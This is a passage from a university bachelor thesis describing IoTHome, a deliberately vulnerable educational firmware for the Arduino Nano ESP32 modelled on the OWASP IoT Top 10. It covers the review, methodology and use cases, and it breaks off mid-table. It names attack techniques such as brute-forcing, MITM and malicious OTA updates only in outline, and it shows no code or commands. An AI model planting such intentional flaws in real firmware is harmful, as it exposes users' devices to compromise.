uc3m | Universidad Carlos III de Madrid

University Degree in Computer Science 2024-2025

Bachelor Thesis


"IoTHome: Framework for Security Testing on Arduino Nano ESP32"

Sergio Barragán Blanco

Universidad Carlos III de Madrid

Leganés, Madrid, Spain
September 2025

Supervisor: Ana Isabel González-Tablas Ferreres



Strength doesn't come from never failing,
but from never giving up.

SUMMARY

This thesis presents the design, implementation, and analysis of a deliberately vulnerable firmware for the Arduino Nano ESP32 microcontroller, simulating real-world security flaws as defined by the OWASP IoT Top 10 (2018). The project follows a practical, educational approach by progressively incorporating vulnerabilities such as weak authentication, insecure communications, and exposed network services into successive firmware versions. These flaws are then tested and exploited using industry-standard penetration testing tools, including Wireshark, Nmap, Burp Suite, Ghidra, and Kali Linux utilities, to demonstrate common attack vectors in Internet of Things (IoT) devices.

The work also explores secure coding practices and mitigations by developing a hardened version of the firmware, applying modern IoT security standards such as NIST IR 8259, ETSI EN 303 645, ENISA guidelines, and IoT Security Foundation best practices. By raising awareness among students, educators, and developers, the project serves as a teaching resource and practical framework for understanding and improving IoT cybersecurity in both academic and professional contexts. **Keywords: Cybersecurity, Arduino, ESP32, Expresiff, Internet of things (IoT), OWASP, Firmware, CVE, Vulnerability exploitation, Penetration testing, Secure implementations**

DEDICATION

First and foremost, I would like to express my deepest gratitude to my family for all their support throughout my life, especially in recent years. They have always been a fundamental pillar in shaping who I am and have been there to support my decisions and guide me through difficult times. I could not have come this far without them.

I would also like to thank my friends, who, even if some refused to read my thesis because it is written in English, have been a constant source of encouragement. Spending time with them, having moments to rest and clear my head, asking questions or seeking opinions, or simply laughing with them, they have always been a main source of support during my university life.

Finally, I would like to sincerely thank my tutor, Ana Isabel González Tablas Ferreres for her guidance, patience, and understanding, for agreeing to do the this project with me despite the complexity of being in a foreign country, and for her patience and understanding. At the beginning, I had no clear idea of what direction to take for my thesis. I suggested many possible topics, most of which were either too ambitious or difficult to implement, and I often felt uncertain about how to proceed. She played a key role in guiding me through this process, helping me shape those ideas into a feasible and meaningful project, and providing the clarity I needed to move forward with confidence.

CONTENTS

LIST OF FIGURES

LIST OF TABLES

1. INTRODUCTION

1.1. Motivation for IoT Security

In recent years, the rapid growth of Internet of Things (IoT) devices has fostered its adoption across various industries and households. However, to meet this increasing demand, many manufacturers have prioritized affordability and speed over security, while users often lack awareness of best practices, and developers sometimes rely on insecure or outdated tools and frameworks. The result is an ecosystem where security is frequently treated as an afterthought rather than a foundational requirement, leading to the deployment of insecure implementations.

This lack of proper security measures and standards poses significant risks to individuals and businesses alike. Some of the most common vulnerabilities are weak authentication, unpatched vulnerabilities, and insecure communication channels.

1.2. Objectives

The main goal of this thesis is to promote IoT security awareness by demonstrating how inadequate design choices, poor life cycle management, and lack of maintenance can lead to severe vulnerabilities, potentially compromising larger infrastructures.

For that goal, the key is to provide accessible and educational software that allows users to understand the real-world risks faced when developing IoT systems, highlighting how security flaws can be present in the software, identified, exploited, and ultimately mitigated. By doing so, this thesis seeks to support students, researchers, and developers in strengthening their understanding of IoT security challenges and best practices, in alignment with the broader goal of promoting more secure and resilient IoT ecosystems.

1.3. Thesis Structure

This thesis is organized into eight chapters:

- **Chapter 1** introduces the motivation behind the project, its objectives, and a high-level overview of the thesis structure.
- **Chapter 2** presents the state of the art in IoT and embedded security, detailing the Arduino Nano ESP32 platform and the OWASP Top 10 vulnerabilities for IoT. It also explores cybersecurity projects using a similar board, relevant frameworks and similar practices on non IoT devices.

- **Chapter 3** explains the methodology and analysis used to guide the project, including system requirements, use cases and ethical considerations.
- **Chapter 4** details the system's design, architecture, and threat model. It introduces various vulnerable firmware versions and explains their construction.
- **Chapter 5** focuses on the exploitation of the vulnerable firmware versions, providing practical attack scenarios and their outcomes.
- **Chapter 6** describes the development and testing of a secure firmware version, evaluating the effectiveness of applied countermeasures.
- **Chapter 7** covers the project management aspects, including planning, budgeting, regulatory considerations, and socio-economic impact.
- **Chapter 8** concludes the thesis with a summary of the contributions, a reflection on encountered limitations, and suggestions for future work.

2. STATE OF THE ART

2.1. Introduction to IoT and Embedded Security

The Internet of Things (IoT) has revolutionized human lives and work, connecting countless devices, sensors and systems to exchange data over the internet, analysing and exchanging information about themselves and their environment [1]. The increasing popularity of IoT brought forth widespread usage in domains like healthcare, smart cities, construction management, and home automation. Nevertheless, security and privacy challenges remain a top priority for current and future IoT applications, this has not been addressed properly due to the core of IoT, having the minimal hardware to function. Lacking the physical capacity to implement secure mechanisms and follow the standard for computer security entails them being one of the weakest links in infrastructures.

2.2. The Arduino Nano ESP32

The **Arduino Nano ESP32** is a compact and powerful development board introduced in July 2023 as part of the Nano family of microcontrollers [2]. It marks as the first official board from Arduino to feature a chip from Espressif Systems, the `ESP32-S3`. Integrating Arduino's ecosystem with the high-performance features of the ESP32 family [3].

This board was designed to bridge the gap between traditional Arduino development and the increasingly popular ESP32 ecosystem, offering a familiar form factor and development experience, while unlocking advanced capabilities such as Wi-Fi or Bluetooth Low Energy (BLE) [2]. It retains the standard Nano pinout, making it compatible with many existing accessories, while enhancing connectivity options and enabling integration with the *Arduino IoT Cloud* [4].

Key features

- **Microcontroller:** Espressif ESP32-S3 dual-core 32-bit LX7 at up to 240 MHz, with 512 KB SRAM and 384 KB ROM.
- **Wireless Connectivity:** Integrated Wi-Fi 802.11 b/g/n and Bluetooth 5 (LE) support.
- **USB:** USB-C connector with native USB support for HID and CDC applications.
- **Programming Support:** Compatible with the Arduino IDE (v2.x), Arduino CLI, MicroPython, and PlatformIO [5].

- **Cloud Integration:** Native support for the Arduino IoT Cloud, allowing secure over-the-air (OTA) updates, real-time dashboards, and remote monitoring [6].
- **AI Capabilities:** Integrated vector instructions and support for AI workflows via the ESP32-S3's hardware acceleration [3].

Educational relevance

The Nano ESP32 is particularly suitable for educational and prototyping purposes. It introduces students and makers to Wi-Fi and Bluetooth programming, secure IoT communication, and modern embedded systems development using either C++ or a more beginner-friendly scripting language like MicroPython. With its native support for the Arduino Cloud, it offers an easy pathway to building secure and scalable IoT applications with minimal configuration, enabling real-time control and monitoring via web dashboards and mobile apps [4].

Its combination of compact size, wireless connectivity, and modern development support makes it a valuable platform for both secure implementations and security research. Given the widespread deployment of ESP32-based boards in commercial and hobbyist environments, the Arduino Nano ESP32 serves as a representative and accessible device for studying the OWASP IoT Top 10 vulnerabilities in real-world contexts.

Technical limitations

Despite its advanced features, the Nano ESP32 inherits some common challenges of the ESP32-S3, such as:

- Lack of built-in secure boot and flash encryption enabled by default.
- For complex systems, the Arduino standard libraries may not be enough, having dependency on third-party libraries.
- Limited official support for OTA updates outside the Arduino IoT Cloud framework.

These characteristics make it a suitable candidate for both implementing and evaluating embedded security vulnerabilities in a controlled educational setting.




Fig. 2.1. Arduino Nano ESP32

2.2.1. Why This Board

The board chosen for this project is the relatively new Arduino Nano ESP32 board [2]. Released in July 2023, this board became the first (and only) official collaboration between the Arduino ecosystem and the ESP32 microchips. Additionally, the lack of extensive documentation and research on this specific board further motivated my decision to select it, although it later became a major drawback for the project.

The Arduino Nano ESP32, is intended for specific tasks (e.g., sensor reading, controlling LEDs, sending data over Wi-Fi) with low power consumption and real-time responsiveness. Unlike more general-purpose processors that can be found on Raspberry Pi (which runs Linux), this board does not run an operating system (OS) in the traditional sense. It does include a system called FreeRTOS, which provides task scheduling and other OS-like features, but these are typically not necessary for basic usage unless you work with more complex applications. Normally, the ESP32 runs directly on the hardware without the abstraction of an OS, which helps maximize performance. It offers integrated Wi-Fi, a dual-core processor, and adequate memory to implement both functional and vulnerable features, while remaining compatible with the Arduino development environment. All this made it ideal for educational reproduction and demonstration purposes.

2.3. OWASP Top 10 for IoT (2018) Overview

The The Open Web Application Security Project (OWASP) Foundation became world renowned for creating the Top Ten list of web application security risks. In 2014, they published a similar initiative aimed at recently popular IoT devices. However, early efforts lacked the specificity required to address the unique constraints of IoT systems. Until 2018, when they launched a new project, more specialized in IoT requirements.[7]

This updated list describes the most common and impactful security vulnerabilities that may affect IoT devices and ecosystems. These includes issues such as weak authentication, insecure network services, lack of secure update mechanisms... By understanding this vulnerabilities, developers and researchers are able to implement secure IoT systems.

The following subsections provide a brief description of each vulnerability class and outline potential mitigation strategies.

2.3.1. Weak, Guessable, or Hardcoded Passwords

Use of easily brute-forced, publicly available, or unchangeable credentials, including backdoors in firmware or client software that grants unauthorized access to deployed systems [7].

This point emphasizes the need to create strong passwords, even for IoT devices.

Moreover, passwords and other credentials should never be shared across devices. This way, compromised devices won't allow attackers to access other devices. If password is user-configurable, the device should check for weak passwords.

- Checking default credentials
- Brute-forcing authentication mechanisms
- Analysing Wi-Fi security settings

2.3.2. Insecure Network Services

Unneeded or insecure network services running on the device itself, especially those exposed to the internet, that compromise the confidentiality, integrity/authenticity, or availability of information or allow unauthorized remote control [7].

Devices should implement secure communications protocols to interact with the internet or other devices. For the sake of security it would also be beneficial to have the least amount of interfaces, and only the necessary ones available, such as MQTT, HTTPS or TLS protocols, follow the principle of least privilege, ensuring that only essential services and interfaces are enabled.

2.3.3. Insecure Ecosystem Interfaces

Insecure web, backend API, cloud, or mobile interfaces in the ecosystem outside of the device that allows compromise of the device or its related components. Common issues include a lack of authentication/authorization, lacking or weak encryption, and a lack of input and output filtering [7].

Attackers can gain unauthorized access to cloud dashboards, APIs, or mobile apps, which means that all interactions with these services must be authenticated, audited, and use appropriate authorization.

Some common vulnerabilities that relate with the previous ones are:

- Sensitive data exposure through MITM (Man-in-the-Middle) attacks if HTTPS/TLS is not enforced.
- Password exposure, if API keys or admin credentials are embedded in firmware or mobile apps, attackers can extract and misuse them.

2.3.4. Lack of Secure Update Mechanism

Lack of ability to securely update the device. This includes lack of firmware validation on device, lack of secure delivery (un-encrypted in transit), lack of anti-rollback mechanisms, and lack of notifications of security changes due to updates [7].

The absence of a secure update mechanism in IoT devices exposes them to significant security risks. Without proper validation, firmware updates can be tampered with, allowing attackers to introduce malicious code. Additionally, transmitting updates over unencrypted channels leaves them vulnerable to interception and manipulation.

Another critical issue is the lack of anti-rollback protections, which enables attackers to force a device to downgrade to an older, exploitable firmware version. Furthermore, many IoT devices fail to notify users about security updates, preventing timely patching of known vulnerabilities.

To address these risks, devices must implement secure update mechanisms that ensure firmware authenticity, encrypt updates in transit, and prevent unauthorized downgrades. By doing so, they can effectively mitigate emerging threats and maintain system integrity over time.

2.3.5. Use of Insecure or Outdated Components

Use of deprecated or insecure software components/libraries that could allow the device to be compromised. This includes insecure customization of operating system platforms, and the use of third-party software or hardware components from a compromised supply chain [7].

To mitigate these risks, it is crucial that all components are consistently updated and strictly follow the security standard, for either hardware or software. As the saying goes, “a system is only as secure as its weakest link" perfectly embodying this requirement.

2.3.6. Insufficient Privacy Protection

User’s personal information stored on the device or in the ecosystem that is used insecurely, improperly, or without permission [7].

Some IoT devices collect and store information that may identify individuals, it’s imperative that said devices comply with regulations regarding data protection and ensure their information isn’t disclosed without explicit permission from the people involved.

2.3.7. Insecure Data Transfer and Storage

Lack of encryption or access control of sensitive data anywhere within the ecosystem, including at rest, in transit, or during processing [7].

In addition to the previous requirement, data should always be handled while encrypted. Meaning that the stored data inside the device should have a layer of protection, devices should also provide mechanisms for encrypting data in transit or during processing (aside from the transfer protocols security)

2.3.8. Lack of Device Management

Lack of security support on devices deployed in production, including asset management, update management, secure decommissioning, systems monitoring, and response capabilities [7].

Without comprehensive device management, organizations struggle to maintain an up-to-date inventory of IoT assets, enforce timely security updates, and promptly respond to incidents, this could potentially affect the overall integrity of the IoT environment. This is commonly handled by platforms such as Azure IoT Hub, AWS IoT Core or Arduino IoT like in our case.

2.3.9. Insecure Default Settings

Devices or systems shipped with insecure default settings or lack the ability to make the system more secure by restricting operators from modifying configurations [7].

Devices should be by default secure, requiring minimal user configuration to achieve a secure state without needing additional intervention. It's also important that these default settings can be modified later by users.

2.3.10. Lack of Physical Hardening

Lack of physical hardening measures, allowing potential attackers to gain sensitive information that can help in a future remote attack or take local control of the device [7].

IoT devices are commonly used on public areas, so the last requirement considers the possibility that an attacker might have physical access to them. Attempting attacks such as replacing firmware or cloning the device may be some of the most common attacks.

To prevent this, it's recommended that the flash memory is encrypted with an up to date standard (for instance, AES 256), also providing a secure environment resistant to physical tampering and side-channel attacks for storing the keys.

2.4. Security Challenges in Embedded Systems

Security embedded devices present several challenges when producing secure software. In this section the most common issues will be discussed with a short explanation exposing their relevance and implications.

Lack of resources: The main problem with embedded devices lies in their main feature, the lack of hardware to run minimal software and complete specific tasks. These devices are designed to perform theirs task using minimal memory, processing power and

storage. While this enhances efficiency and reduces costs, it nullifies the possibility of implementing security features. As a result, standard practices in other software implementations such as encryption keys, secure boot or hardware based keys management, are often omitted due to the lack of resources.

Lack of standardization: Unlike in web development or enterprise systems, which benefit from widely established security standards such as ISO/IES 27001 [8] or the NIST Cybersecurity Framework (CSF) [9], embedded devices do not have widely accepted universal guidelines for security. This project will follow the OWASP Top 10 for IoT as a reference, which provides a well structured overview of common vulnerabilities and their relevance, however, those are some security recommendations, not an actual guideline, and it may not address all threat vectors.

Lack of maintenance: Although this is not only specific for embedded devices, the lack of regular maintenance is a particular critical issue for IoT devices. This devices are usually deployed and left unattended for extended period of times due to their specialization oriented structure. This paired with the fact that most IoT devices have wireless network connectivity, and that this field constantly reports vulnerabilities, makes the devices highly vulnerable.

Insecure network connectivity: While allowing devices to connect to the internet increase their usability exponentially, the integration of Wi-Fi, Bluetooth, and other wireless protocols into embedded devices may increases their exposure to attack if not handled properly. Protocol misconfiguration, weak authentication mechanisms, and lack of traffic encryption are common in low-cost IoT products, this type of vulnerabilities are often seen because of the lack of maintenance or design choices that prioritize efficiency over security. Attacks such as spoofing, man-in-the-middle (MITM), and replay attacks can compromise device functionality or extract sensitive data if connectivity is not adequately secured.

Third-party components: Embedded systems are often built by relying on a combination of hardware and software components from different vendors. This is often driven by the need to extend functionalities or fill the gaps left by the official companies. For instance, in this project the Arduino Nano ESP32 lacks a built-in method for secure boot, and tools like Platform.IO are not officially supported by Arduino. These problems can be fixed through the community. The main problem arises when any of the third-party libraries, SDKs, or modules can compromise the entire device. For example, the library used for secure boot may no longer be maintained, introducing possible vulnerabilities. Furthermore, the lack of transparency and documentation of third-party components complicates vulnerability assessment, patching, and overall system security.

Unsafe programming practices: Due to performance and memory efficiency requirements, embedded software are often written in low-level languages such as C or C++. However, while these languages offer better control over system resources, they lack automated protections such as memory safety, bounds checking, or garbage collection. As a result, embedded devices are highly susceptible to memory corruption vulnerabilities such as buffer overflows, stack smashing or use-after-free errors. Without the inclusion of memory safe programming practices, these issues can lead to security risks.

Absence of secure update mechanisms: A secure and verifiable firmware update process is crucial to maintain device integrity. However, despite the popularization of over the air (OTA) updates, and the recent implementation of the Arduino Cloud which supports these types of updates, many embedded systems either lack a firmware update system or implement insecure methods without proper authentication, encryption, or rollback prevention. Attackers may exploit these weaknesses to inject malicious code or permanently brick the device.

2.5. Previous Research on the Arduino Nano ESP32 and Similar Devices

Due to the lack of published research specifically focused on the Arduino Nano ESP32 board, this section will cover similar devices such as the ESP32 family by Espressif. Since systems including popular variants such as the ESP32-WROOM-32, ESP32-S2, and ESP32-S3—has been the subject of several security-focused studies.

For example: Litayem and Al-Sa'di [10] made an analysis about the ESP8226 and ESP32 microchips. Their work presented several projects in which the microchips (specially the ESP8266) were used as tools for penetration testing and how these devices could be used to carry out a wide range of attacks, such as brute-force attacks on the WPA handshake, deauthentication attacks, PMKID capture and brute-force attacks [10]. The authors further discuss usability vs security of the software often implemented in those microchips and proposed several mitigation strategies, including secure firmware defaults and built-in cryptographic safeguards, which align closely with the educational objectives of this thesis.

Baek et al. [11] conducted a memory forensics and vulnerability analysis on ESP32 based drone systems, demonstrating that weak credentials, flaws in encryption and flash memory handling can expose sensitive data. This supports the critical need for secure update and storage mechanisms, a topic directly addressed in this thesis through simulated insecure OTA behaviour.

Similarly, in an slightly older paper, Barybin et al. [12] formed a comprehensive testing over ESP32 IoT devices. Defining a similar environment as the one proposed in this project but focused on wireless networks, in which the attacker manage access to the Wi-Fi network and inserts a fake ESP32 client.

Lastly, Tiwari et al. [13] explore how ESP32 microcontrollers can be used as penetration testing tools for Wi-Fi attacks. Their Slipper Zero implementation demonstrates effective use of rogue AP creation, deauthentication frames, and packet injection, measuring the real world impact these attacks could have as well as providing mitigations.

These articles highlight the importance of IoT devices in cybersecurity, emphasizing both their potential as attack tools and their susceptibility to exploitation. There are also numerous studies on OTA (Over-the-Air) updates on ESP32 devices, but similar to the ones presented, they are focus on specific aspects of the devices, making these works tend to address particular threats or defense mechanisms on the specified area. In contrast, this project proposes the development of an educational software framework that consolidates and simulates the most common vulnerabilities within a single ESP32-based device, offering a comprehensive and practical tool for research and training.

2.6. Reference Frameworks

When analysing IoT security, it is essential to place this work within the context of established reference frameworks. These frameworks provide best practices and guidelines that help structure the design, testing, and maintenance of secure systems.

General cybersecurity frameworks, although not IoT-specific, provide a solid foundation that can be applied to connected devices. Examples include the NIST Cybersecurity Framework (CSF) [9], which organizes security activities into the functions of Identify, Protect, Detect, Respond, and Recover, and the NIST SP 800 series [14], which define security and privacy controls widely used in government and industry. Similarly, the ISO/IEC 27001 and 27002 [8], [15] standards establish requirements for information security management systems and recommended controls. While originally designed for broader IT systems, their principles are directly applicable to IoT ecosystems.

In contrast, IoT-specific frameworks focus directly on the unique risks and challenges of connected devices. The most relevant example for this project is the OWASP IoT Top 10 (2018) [7], which identifies the most critical vulnerabilities in IoT and has been used as the primary reference for designing and testing the firmware. Other notable contributions include the ETSI EN 303 645 [16] standard, which establishes baseline requirements for consumer IoT security in Europe, and the NISTIR 8259 [17] series, which provides a U.S. federal baseline for IoT device cybersecurity. More IoT frameworks will be covered in section 7.4 regulations.

2.7. Similar Projects

The development of intentionally vulnerable systems has been widely used in the field of cybersecurity as a mean to train, test and validate offensive and defensive practices. These platforms serve as controlled environments to replicate real-world vulnerabilities without

the ethical risk of involving in real production systems.

In the general domain, there are several projects that could be used as a reference such as WebGoat [18]. Developed by OWASP, its is a deliberately insecure web application designed to teach web security lessons. Damn Vulnerable Web Application (DVWA) [19] and Darkly [20] are similar projects that provide exercises where developers and penetration testers can practice exploiting web vulnerabilities. Another example is VulnPy [21], which offers intentionally insecure code to practice static and dynamic code analysis techniques. These projects have become benchmarks in security training and are widely used in academic environments.

For IoT specifically, comparable projects are less common. The primary reference for this work was IoTGoat [22], an intentionally vulnerable IoT environment developed by OWASP for security training. IotGoat simulates realistic flaws that are commonly found in connected devices such as insecure communications or weak authentication. This thesis builds on that foundation by exploring similar vulnerabilities but in a more constrained environment, adapting the idea for microcontrollers without an operating system.

3. METHODOLOGY & ANALYSIS

This chapter outlines the methodology adopted to design, implement, and analyse the thesis. Following the primary goal of exploring and demonstrating common security risks in IoT devices by intentionally implementing the OWASP IoT Top 10 (2018) vulnerabilities, the methodology covers the entire lifecycle of the project.

3.1. Overview

This chapter is structured to provide a comprehensive view of the project methodology and its supporting analyses. It begins with a description of the project, including objectives, scope, and the technical environment. The next sections detail the planning and research activities that shaped the project, followed by two complementary methodological components:

- **Thesis methodology**, which explains the overall research approach, including how the project was conceptualized, designed, and validated in relation to the thesis objectives, as well as the overall structure of the work.
- **Firmware methodology**, which focuses on the technical process of the firmware.

Finally, the chapter concludes by presenting a set of well-defined use cases, alongside the specification of system and user requirements, comprehensive traceability, and ethical implications.

3.2. Project Description

This thesis focuses on the design and development of a practical platform that demonstrates the security risk that can arise from improper IoT design or management. As aligned with the objectives presented in Section 1.2, the project emphasizes that there are no devices extempt from vulnerabilities. In this particular case study, the firmware is often optimized for performance, usually at the expense of maintainability and security.

To achieve these goals, the software built into the Arduino Nano ESP32 will be a classical home automation control device that intentionally incorporates several vulnerabilities of the OWASP Top 10 for IoT [7], serving as an educational tool to understand how real-world vulnerabilities can be manifested in embedded systems.

3.3. Methodology

This section is divided into two main parts. The first part presents the overall methodology applied in the thesis, including the research conducted in the field and the rationale behind the thesis structure. The second part focuses on the firmware methodology, detailing how the software was conceptualized, the envisioned process for its development and testing, and the structure that guides its life cycle.

3.3.1. Thesis Methodology

The methodology of this thesis was designed to follow a clear, structured, and academic approach to demonstrate security risks in Internet of Things (IoT) devices. It is divided into several phases, each one corresponding to a key aspect of the research:

1. **Initial Phase – Preparation and Scoping** The work began with a review of the IoT security landscape, including academic publications, reviews of the community, and published CVEs. The next step was to select a reference framework, but due to the lack of standardization in IoT software compared to other possible software guidelines such as the NIST [9]. The OWASP IoT Top 10 (2018) was selected as the primary framework for classifying and understanding vulnerabilities. Lastly, some research on similar educational projects was done, with particular focus on OWASP IoTGoat [22], a platform designed to teach IoT security through intentionally vulnerable software. This project helped visualize the firmware, leading to the development of a platform adapted to more constrained and specialized board without an OS that could be taken advantage of. This phase aimed to identify the most common security risks, vulnerabilities, real-world attack scenarios that affected embedded devices and locate appropriate frameworks and reference projects to develop the idea.

2. **Design Phase** Based on the knowledge gathered, a conceptual design for a practical demonstration platform was developed. The platform was planned to replicate realistic IoT vulnerabilities in a controlled environment, enabling systematic testing and analysis without impacting real-world systems. The Arduino Nano ESP32 was selected as the target platform. A waterfall development methodology guided the process. During this phase, the development tools and environments were selected. A modular development approach was chosen to implement vulnerabilities incrementally across firmware versions and the overall experimental setup was designed, including the threat model and attack scenarios.

3. **Implementation Phase** The implementation phase involved the actual development of the firmware. Starting from a secure baseline based on the requirements and use cases defined in the previous phase, several versions (v1.0 to v1.6) were created, each simulating specific vulnerabilities from the OWASP IoT Top 10 list.

4. **Testing and Evaluation Phase** The testing and evaluation phase consisted of evaluating each version by simulating attacks and verifying the exploitation of he previously implemented vulnerabilities. This phase also included assessing the impact of the vulnerabilities and testing proposed mitigation strategies.

5. **Secure Version Phase** Following this, the secure version phase was initiated. This involved reviewing the previous mitigation strategies and analysing the possibility of carrying them out in the current software to demonstrate their effectiveness. Each mitigation was documented, tested, and evaluated for effectiveness. After the testing, new attack vectors were documented.

6. **Conclusions & Documentation Phase** Finally, the conclusions and documentation phase included writing the thesis report, describing the methodology, implementation details, evaluation results, and conclusions. This phase also addressed the project's limitations and proposed future work. A final demonstration of the system was prepared, along with the presentation materials. Throughout the process, documentation was maintained as well as the reasoning behind each decision. This ensured that the development process could be clearly traced and justified. The content accumulated was then organized into the thesis.

3.3.2. Firmware Methodology

The firmware development process was guided by the classical waterfall model methodology to ensure a logical progression from initial planning to final testing and mitigation. Each stage was built upon the results of the previous one, facilitating a clear traceability of decisions and outcomes.

1. **Planning and Conceptualization** The project began by defining the scope of the firmware: a program running on an Arduino Nano ESP32 that allowed to easily implement the necessary IoT vulnerabilities. During this stage, research on the OWASP IoT Top 10 (2018) vulnerabilities was made, studying to determine how they could be realistically demonstrated within the system. A home automation device was selected as the reference application, as it is one of the most common applications for embedded devices and offers the flexibility needed to incorporate a variety of security scenarios.

2. **Use Case Formulation** Representative use cases were created to describe typical user interactions with the simulated IoT system. These included interacting with smart devices such as lights, sensors, and a fan via a web dashboard, authenticating users, or updating the firmware. These use cases served as the foundation for functional behaviour. For modelling potential attack paths, a small subsection specially for attack-oriented use cases will be implemented.

3. **Requirements Definition** From the use cases, system and user requirements were derived. The user requirements cover what the user needs the system to do and addresses the possible needs users may have with the firmware. System requirements describe how the firmware will implement the needs of the users, these requirements will be divided into three different types, the standard functional and non-functional requirements, which describe the system's capabilities and expected behaviour, and vulnerability requirements, a specific subset of functional requirements intentionally designed to introduce weaknesses. These vulnerabilities will be implemented and tested across different firmware versions.

4. **Systems Design** A baseline version of the home automation firmware featuring a home automation device was designed. In this section hardware requirements and software tools are listed replicating the project and conducting penetration tests.

5. **Threat Model** Given the presence of remote attackers, a threat model was defined. It includes the attackers' capabilities, potential attack surfaces, and key assumptions, providing a structured foundation for vulnerability analysis.

6. **Vulnerability Design & Implementation** Building on the baseline, a series of firmware versions were developed, each introducing one or more vulnerabilities from the OWASP IoT Top 10. This modular approach allowed vulnerabilities to be isolated, studied, and tested incrementally. Each version simulated realistic security flaws, enabling targeted analysis of their impact and exploitability.

7. **Firmware Exploitation & Results** For every vulnerable version, corresponding attack tests were conducted to demonstrate how each vulnerability could compromise the device or its data. These tests validated the relevance of simulated vulnerabilities and illustrated potential consequences for IoT ecosystems. Following exploitation, each vulnerability was analysed to identify its root causes, impact, and conditions under which the exploitation could be performed. Mitigation strategies were subsequently proposed, including secure coding practices, configuration hardening, and update management.

8. **Secure Version Development & Testing** A final secure version was developed, incorporating mitigations for all previously introduced vulnerabilities. Documentation was provided to describe the applied mitigation strategies and their implementation on the device. Security testing was then conducted to evaluate the resilience of the mitigations and confirm their effectiveness.

9. **Documentation and Version Control** Throughout the process, comprehensive documentation was maintained to record design decisions, vulnerabilities, and testing outcomes. Version control was used to manage the progression of firmware versions, ensuring traceability of each change and facilitating systematic analysis of the introduced vulnerabilities.

3.4. Use Cases

This section presents a high level description of the interactions the normal users can have with IoTHome. This Use cases will be focused on the software app and not on the interaction possible attackers will have with the vulnerabilities. This is because when modelling, Use cases are not meant for vulnerabilities, those are accidents, for these types of use cases, there will be a attacker-oriented use cases. Although traditional use case modelling is intended to describe the intended behaviour of the system and vulnerabilities are typically exceptional or unintended events, there shouldn't be use cases for the vulnerabilities. Nevertheless, there will be use cases focused on the attackers interactions but will be modelled separately under the category of Attacker Oriented Use Cases (AOUC).

The format used for documenting each use case is shown below:

Z-XX: Use Case Title	
Description	A brief summary of what the use case does
Priority	The level of importance for implementation: High, Medium, or Low
Actors	Roles involved in the use case
Pre-conditions	Conditions that must be met before the use case can be executed
Post-conditions	The state of the system after successful execution
Sequence of actions	Step-by-step flow of how the use case unfolds
Exceptions	Possible errors or deviations from the expected flow, and how the system handles them

TABLE 3.1. USE CASE Z-XX: USE CASE TITLE

The naming convention used for requirements is as follows:

- **Z**: A prefix letter identifying the use case category:
  - **UC**: User Case (legitimate use of the application)
  - **AOUC**: Attacker Oriented Use Case (malicious interactions)
- **XX**: A sequential identifier starting from 01 for each use case category.

UC-01: User Login	
Description	Allows users to access the dashboard through login authentication
Priority	High
Actors	User, Web Interface
Preconditions	The user has an account and the login page is accessible
Postconditions	User is logged in and redirected to the dashboard
Sequence of Actions	1. Access login page 2. Enter credentials 3. Click login 4. Validate credentials 5. Grant access
Exceptions	• Incorrect credentials → The user cant Log In • Redirected to login page

TABLE 3.2. USE CASE UC-1: USER LOGIN

UC-02: Control LED	
Description	Allows the user to toggle a led between on/off through the dashboard
Priority	High
Actors	User, Web Interface, LED
Preconditions	The user has access to the dashboard
Postconditions	The led is turned on, the display on the dashboard is yellow, the status led turns on.
Sequence of Actions	1. Access dashboard 2. Press "LED ON" button 3. Web Interface sends request to the LED 4. LED turns on 5. Dashboard's LED turns on
Exceptions	• An error occurs in the communication → The led doesn't turn on • The status led for error turns on

TABLE 3.3. USE CASE UC-2: CONTROL LED

UC-03: Control Fan	
Description	Allows the user to activate a fan through the dashboard
Priority	High
Actors	User, Web Interface, Fan
Preconditions	The user has access to the dashboard
Postconditions	The fan is turned on, an animation is displayed on the dashboard, the status led turns on.
Sequence of Actions	1. Access dashboard 2. Press "Turn On" button 3. Web Interface sends request to the Fan 4. Fan starts spinning 5. Dashboard's displays an animation of the Fan
Exceptions	• An error occurs in the communication → The fan doesn't turn on • The status led for error turns on

TABLE 3.4. USE CASE UC-3: CONTROL FAN

UC-04: View real-time data	
Description	The user can see the place's temperature, the led and the fan status through the dashboard
Priority	High
Actors	User, Web Interface, Temperature Sensor, LED, Fan
Preconditions	The user has access to the dashboard
Postconditions	N/A
Sequence of Actions	1. Access dashboard 2. See the led status through the web interfaces display 3. See the fan status through the web interfaces display animation 4. Read the temperature
Exceptions	• Any of the connected devices information fails to be received → The information is not displayed in the dashboard • The status led for error turns on

TABLE 3.5. USE CASE UC-4: VIEW REAL-TIME DATA

UC-05: Log Out	
Description	The user logs out from the dashboard
Priority	Medium
Actors	User, Web Interface
Preconditions	The user has access to the dashboard
Postconditions	The user exits the dashboard leaving the session closed.
Sequence of Actions	1. Access dashboard 2. Press "Log Out" button 3. Exit session 4. Redirect to Log In page
Exceptions	• An error occurs with the request → The user cant log out. • The status led for error turns on

TABLE 3.6. USE CASE UC-5: LOG OUT

UC-06: Configure Network	
Description	The user modifies the script to configure the Wi-Fi credentials
Priority	High
Actors	User, Arduino Nano ESP32
Preconditions	The user has the required hardware and software
Postconditions	The board connects to the local Wi-Fi network
Sequence of Actions	1. Set up the Arduino IDE 2. Load the programs script 3. Access credentials.cpp 4. Change ssid and password for the local network. 5. Compile & Upload the script into the board
Exceptions	• Incorrect Wi-Fi credentials → The board wont connect to the wifi • Display message on the Serial Monitor

TABLE 3.7. USE CASE UC-6: CONFIGURE NETWORK

UC-07: Firmware OTA Update	
Description	The user is able to update the firmware through OTA updates
Priority	High
Actors	User, Web Interface, ESP32
Preconditions	The user has the required software/hardware
Postconditions	The board's firmware is updated.
Sequence of Actions	1. The user sends a request through a subroute of the Web URL 2. The web app validates the firmware and loads it into the board 3. The board is updated with the new firmware 4. The board resets and loads everything.
Exceptions	1. • Firmware file is malformed → web app detects it. • Status LED turns red, message shown on serial monitor. 2. • Firmware is malformed → web app fails to detect it. • Board doesn't boot and becomes non-operational.

TABLE 3.8. USE CASE UC-7: FIRMWARE UPDATE

UC-08: Access DashBoard	
Description	The user must be able to access a dashboard through a local web browser.
Priority	High
Actors	User, Arduino Nano ESP32
Preconditions	The user has the required hardware and software
Postconditions	The user can access the devices local web page
Sequence of Actions	1. The board has the correct script and is plugged 2. The board connects to the local Wi-Fi network 3. The board loads a web interface in an address of the local network 4. The user access that address
